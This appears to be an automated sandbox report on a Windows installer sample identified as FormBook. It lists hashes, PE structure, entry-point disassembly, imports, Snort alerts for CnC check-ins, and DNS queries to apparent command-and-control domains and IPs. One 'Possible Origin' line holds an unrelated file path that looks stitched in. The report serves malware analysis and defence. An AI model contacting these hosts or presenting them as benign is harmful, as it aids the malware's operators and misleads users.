File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.906066510460472
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	TazxfJHRhq.exe
File size:	207024
MD5:	f818665dd48a93c48255d3ceadf92a6e
SHA1:	2567c8a3e1a3e3e98782ea8d0d117518ccd4291b
SHA256:	6bb8fa14bf9c650a67541ffedff2e3f1c055454b90489653c95aa39284d7eb92
SHA512:	ab05d43f21ca306ce3f0ab580206ef992fa7f004de21a15738448603e96213b16dd76c8e45fd625ed1c9c894ceded6dfa8eca21874c405e9acc0fe84e961f4c
SSDEEP:	6144:Hd99R20Tzedxb6K7/6uQ6H6Vm12WJVjgBHd:n9DzyxTSuQGUd
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H..... .....:...!.....&.....e.....Rich.....PE..L..... 8E.....Z....9.....J1.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007F77F8BC53D8h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007F77F8BC2B19h
test eax, eax
jne 00007F77F8BC2BD6h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007F77F8BC53C3h
call 00007F77F8BC2AF9h
test eax, eax
je 00007F77F8BC2CF2h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]

Instruction
push eax
push edi
call 00007F77F8BC5381h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007F77F8BC2BBCh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x900	0xa00	False	0.409375	data	3.94574916515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac190	0x2e8	data	English	United States
RT_DIALOG	0x3ac478	0x100	data	English	United States
RT_DIALOG	0x3ac578	0x11c	data	English	United States
RT_DIALOG	0x3ac698	0x60	data	English	United States
RT_GROUP_ICON	0x3ac6f8	0x14	data	English	United States
RT_MANIFEST	0x3ac710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-11:10:06.077676	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49727	23.227.38.74	192.168.2.3
04/08/21-11:11:04.291694	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49744	34.102.136.180	192.168.2.3
04/08/21-11:11:09.627646	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.3	192.185.48.194
04/08/21-11:11:09.627646	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.3	192.185.48.194
04/08/21-11:11:09.627646	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.3	192.185.48.194
04/08/21-11:11:14.966415	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49746	34.102.136.180	192.168.2.3
04/08/21-11:11:20.052568	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	52.58.78.16
04/08/21-11:11:20.052568	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	52.58.78.16
04/08/21-11:11:20.052568	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	52.58.78.16
04/08/21-11:11:30.573548	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49749	23.227.38.74	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:10:00.217864037 CEST	49724	80	192.168.2.3	208.91.197.91
Apr 8, 2021 11:10:00.365052938 CEST	80	49724	208.91.197.91	192.168.2.3
Apr 8, 2021 11:10:00.365211964 CEST	49724	80	192.168.2.3	208.91.197.91
Apr 8, 2021 11:10:00.365288973 CEST	49724	80	192.168.2.3	208.91.197.91
Apr 8, 2021 11:10:00.554486990 CEST	80	49724	208.91.197.91	192.168.2.3
Apr 8, 2021 11:10:00.582693100 CEST	80	49724	208.91.197.91	192.168.2.3
Apr 8, 2021 11:10:00.582726002 CEST	80	49724	208.91.197.91	192.168.2.3
Apr 8, 2021 11:10:00.582911015 CEST	49724	80	192.168.2.3	208.91.197.91
Apr 8, 2021 11:10:00.582946062 CEST	80	49724	208.91.197.91	192.168.2.3
Apr 8, 2021 11:10:00.583053112 CEST	49724	80	192.168.2.3	208.91.197.91
Apr 8, 2021 11:10:00.583158970 CEST	49724	80	192.168.2.3	208.91.197.91
Apr 8, 2021 11:10:00.650544882 CEST	80	49724	208.91.197.91	192.168.2.3
Apr 8, 2021 11:10:00.650693893 CEST	49724	80	192.168.2.3	208.91.197.91
Apr 8, 2021 11:10:00.730070114 CEST	80	49724	208.91.197.91	192.168.2.3
Apr 8, 2021 11:10:05.925271034 CEST	49727	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:10:05.937638044 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:05.937922001 CEST	49727	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:10:05.937941074 CEST	49727	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:10:05.952662945 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:06.077676058 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:06.077707052 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:06.077727079 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:06.077747107 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:06.077764034 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:06.077776909 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:06.077792883 CEST	80	49727	23.227.38.74	192.168.2.3
Apr 8, 2021 11:10:06.077883959 CEST	49727	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:10:06.077912092 CEST	49727	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:10:06.077938080 CEST	49727	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:10:11.203042984 CEST	49728	80	192.168.2.3	45.82.188.40
Apr 8, 2021 11:10:11.230284929 CEST	80	49728	45.82.188.40	192.168.2.3
Apr 8, 2021 11:10:11.230503082 CEST	49728	80	192.168.2.3	45.82.188.40
Apr 8, 2021 11:10:11.923106909 CEST	49728	80	192.168.2.3	45.82.188.40
Apr 8, 2021 11:10:11.952112913 CEST	80	49728	45.82.188.40	192.168.2.3
Apr 8, 2021 11:10:11.952156067 CEST	80	49728	45.82.188.40	192.168.2.3
Apr 8, 2021 11:10:11.952167988 CEST	80	49728	45.82.188.40	192.168.2.3
Apr 8, 2021 11:10:11.952289104 CEST	49728	80	192.168.2.3	45.82.188.40
Apr 8, 2021 11:10:11.952354908 CEST	49728	80	192.168.2.3	45.82.188.40
Apr 8, 2021 11:10:11.980856895 CEST	80	49728	45.82.188.40	192.168.2.3
Apr 8, 2021 11:10:17.030925989 CEST	49729	80	192.168.2.3	35.240.239.44
Apr 8, 2021 11:10:17.300138950 CEST	80	49729	35.240.239.44	192.168.2.3
Apr 8, 2021 11:10:17.300318003 CEST	49729	80	192.168.2.3	35.240.239.44
Apr 8, 2021 11:10:17.300426006 CEST	49729	80	192.168.2.3	35.240.239.44
Apr 8, 2021 11:10:17.568850040 CEST	80	49729	35.240.239.44	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:10:17.568883896 CEST	80	49729	35.240.239.44	192.168.2.3
Apr 8, 2021 11:10:17.568898916 CEST	80	49729	35.240.239.44	192.168.2.3
Apr 8, 2021 11:10:17.569163084 CEST	49729	80	192.168.2.3	35.240.239.44
Apr 8, 2021 11:10:17.570935011 CEST	49729	80	192.168.2.3	35.240.239.44
Apr 8, 2021 11:10:17.839649916 CEST	80	49729	35.240.239.44	192.168.2.3
Apr 8, 2021 11:10:22.709868908 CEST	49731	80	192.168.2.3	52.15.160.167
Apr 8, 2021 11:10:22.820398092 CEST	80	49731	52.15.160.167	192.168.2.3
Apr 8, 2021 11:10:22.820521116 CEST	49731	80	192.168.2.3	52.15.160.167
Apr 8, 2021 11:10:22.820638895 CEST	49731	80	192.168.2.3	52.15.160.167
Apr 8, 2021 11:10:22.931169987 CEST	80	49731	52.15.160.167	192.168.2.3
Apr 8, 2021 11:10:22.931658030 CEST	80	49731	52.15.160.167	192.168.2.3
Apr 8, 2021 11:10:22.931688070 CEST	80	49731	52.15.160.167	192.168.2.3
Apr 8, 2021 11:10:22.931835890 CEST	49731	80	192.168.2.3	52.15.160.167
Apr 8, 2021 11:10:22.931879997 CEST	49731	80	192.168.2.3	52.15.160.167
Apr 8, 2021 11:10:23.042037010 CEST	80	49731	52.15.160.167	192.168.2.3
Apr 8, 2021 11:10:28.053559065 CEST	49737	80	192.168.2.3	52.216.152.43
Apr 8, 2021 11:10:28.154652119 CEST	80	49737	52.216.152.43	192.168.2.3
Apr 8, 2021 11:10:28.155349970 CEST	49737	80	192.168.2.3	52.216.152.43
Apr 8, 2021 11:10:28.155589104 CEST	49737	80	192.168.2.3	52.216.152.43
Apr 8, 2021 11:10:28.256407022 CEST	80	49737	52.216.152.43	192.168.2.3
Apr 8, 2021 11:10:28.264857054 CEST	80	49737	52.216.152.43	192.168.2.3
Apr 8, 2021 11:10:28.264894009 CEST	80	49737	52.216.152.43	192.168.2.3
Apr 8, 2021 11:10:28.265091896 CEST	49737	80	192.168.2.3	52.216.152.43
Apr 8, 2021 11:10:28.265119076 CEST	49737	80	192.168.2.3	52.216.152.43
Apr 8, 2021 11:10:28.294995070 CEST	80	49737	52.216.152.43	192.168.2.3
Apr 8, 2021 11:10:28.295182943 CEST	49737	80	192.168.2.3	52.216.152.43
Apr 8, 2021 11:10:28.365971088 CEST	80	49737	52.216.152.43	192.168.2.3
Apr 8, 2021 11:10:38.378814936 CEST	49738	80	192.168.2.3	198.185.159.144
Apr 8, 2021 11:10:38.489213943 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.489316940 CEST	49738	80	192.168.2.3	198.185.159.144
Apr 8, 2021 11:10:38.489486933 CEST	49738	80	192.168.2.3	198.185.159.144
Apr 8, 2021 11:10:38.598885059 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605370045 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605474949 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605514050 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605544090 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605580091 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605597019 CEST	49738	80	192.168.2.3	198.185.159.144
Apr 8, 2021 11:10:38.605628014 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605669975 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605706930 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605743885 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605781078 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.605846882 CEST	49738	80	192.168.2.3	198.185.159.144
Apr 8, 2021 11:10:38.605946064 CEST	49738	80	192.168.2.3	198.185.159.144
Apr 8, 2021 11:10:38.605999947 CEST	49738	80	192.168.2.3	198.185.159.144
Apr 8, 2021 11:10:38.715487957 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715523005 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715549946 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715572119 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715594053 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715615034 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715636969 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715656996 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715679884 CEST	80	49738	198.185.159.144	192.168.2.3
Apr 8, 2021 11:10:38.715704918 CEST	80	49738	198.185.159.144	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:09:08.994635105 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:09.007450104 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:09.030910015 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:09.049840927 CEST	53	64938	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:09:09.779433966 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:09.792165995 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:10.722485065 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:10.735063076 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:11.652503014 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:11.664969921 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:13.127620935 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:13.140589952 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:14.791832924 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:14.806005001 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:16.096054077 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:16.108714104 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:17.170089960 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:17.182909966 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:17.993604898 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:18.006170988 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:19.216720104 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:19.229356050 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:20.335616112 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:20.348098040 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:24.950217009 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:24.963923931 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:26.805066109 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:26.817224026 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:27.839957952 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:27.852511883 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:40.022869110 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:40.035638094 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:41.138885021 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:41.150847912 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:43.656533957 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:43.694569111 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:46.410795927 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:46.423384905 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 8, 2021 11:09:47.295176029 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:09:47.307598114 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:00.055316925 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:00.211360931 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:01.802232981 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:01.815247059 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:04.306127071 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:04.324557066 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:05.594171047 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:05.924069881 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:11.107856989 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:11.175832033 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:16.987714052 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:17.028974056 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:21.233629942 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:21.259367943 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:22.579443932 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:22.699301958 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:23.580167055 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:23.599790096 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:27.944003105 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:28.052412033 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:38.329937935 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:38.376888037 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:43.618215084 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:43.652030945 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:48.718440056 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:48.759172916 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:53.839416027 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:53.887645006 CEST	53	61946	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:10:56.644263983 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:56.656802893 CEST	53	64910	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:58.730592966 CEST	52123	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:58.763911963 CEST	53	52123	8.8.8.8	192.168.2.3
Apr 8, 2021 11:10:58.942035913 CEST	56130	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:10:59.049151897 CEST	53	56130	8.8.8.8	192.168.2.3
Apr 8, 2021 11:11:04.120409966 CEST	56338	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:11:04.159924030 CEST	53	56338	8.8.8.8	192.168.2.3
Apr 8, 2021 11:11:09.325669050 CEST	59420	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:11:09.481863976 CEST	53	59420	8.8.8.8	192.168.2.3
Apr 8, 2021 11:11:14.792407036 CEST	58784	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:11:14.825829983 CEST	53	58784	8.8.8.8	192.168.2.3
Apr 8, 2021 11:11:19.976470947 CEST	63978	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:11:20.030536890 CEST	53	63978	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 11:10:00.055316925 CEST	192.168.2.3	8.8.8.8	0x82c	Standard query (0)	www.jamessicilia.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:05.594171047 CEST	192.168.2.3	8.8.8.8	0xcf2c	Standard query (0)	www.kinfet.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:11.107856989 CEST	192.168.2.3	8.8.8.8	0x693a	Standard query (0)	www.productsoffholland.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:16.987714052 CEST	192.168.2.3	8.8.8.8	0x70f8	Standard query (0)	www.markmalls.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:22.579443932 CEST	192.168.2.3	8.8.8.8	0x4a6b	Standard query (0)	www.zhuledao.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:27.944003105 CEST	192.168.2.3	8.8.8.8	0x2af8	Standard query (0)	www.jcernadas.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:38.329937935 CEST	192.168.2.3	8.8.8.8	0xd7fc	Standard query (0)	www.theholisticbirthco.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:43.618215084 CEST	192.168.2.3	8.8.8.8	0xf91f	Standard query (0)	www.glgshopbd.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:48.718440056 CEST	192.168.2.3	8.8.8.8	0x437a	Standard query (0)	www.tor-one.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:53.839416027 CEST	192.168.2.3	8.8.8.8	0xa308	Standard query (0)	www.de-knutselkeet.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:10:58.942035913 CEST	192.168.2.3	8.8.8.8	0xb165	Standard query (0)	www.autotrafficbot.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:11:04.120409966 CEST	192.168.2.3	8.8.8.8	0xda3d	Standard query (0)	www.curiosityisthecurebook.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:11:09.325669050 CEST	192.168.2.3	8.8.8.8	0xb04	Standard query (0)	www.usinggroovefunnels.com	A (IP address)	IN (0x0001)
